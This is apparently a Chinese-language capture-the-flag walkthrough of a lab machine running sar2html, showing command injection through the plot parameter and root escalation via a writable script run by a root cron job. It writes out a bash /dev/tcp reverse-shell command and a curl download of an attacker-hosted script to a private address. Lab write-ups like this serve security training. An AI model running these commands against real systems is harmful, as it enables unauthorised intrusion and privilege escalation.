
发现页面名称为sar2html，信息收集看看有没有什么收获



第一个有命令执行，下载下来




发现在plot;后面的命令都可以执行，且有回显



发现命令成功执行，尝试执行反弹shell

bash -i 2>&1 >/dev/tcp/192.168.1.101/4444 0>&1

并无任何结果，页面好像禁止了&，url编码




报错显示不存在…..

本地编写脚本，下载尝试执行

Curl -o a.sh <http://192.168.1.101/a.sh> chmod 777 a.sh


执行页面有反应，但是本地监听并没有反应，看看目标sh




链接了dash，dash好像并不支持这种语法,指定/bin/bash




定时执行了一个以root权限的任务，执行了./finally.sh，但是没有写入权限



但是write有写入权限，发现里面指定了sh执行，将其覆盖并写入反弹shell





拿到flag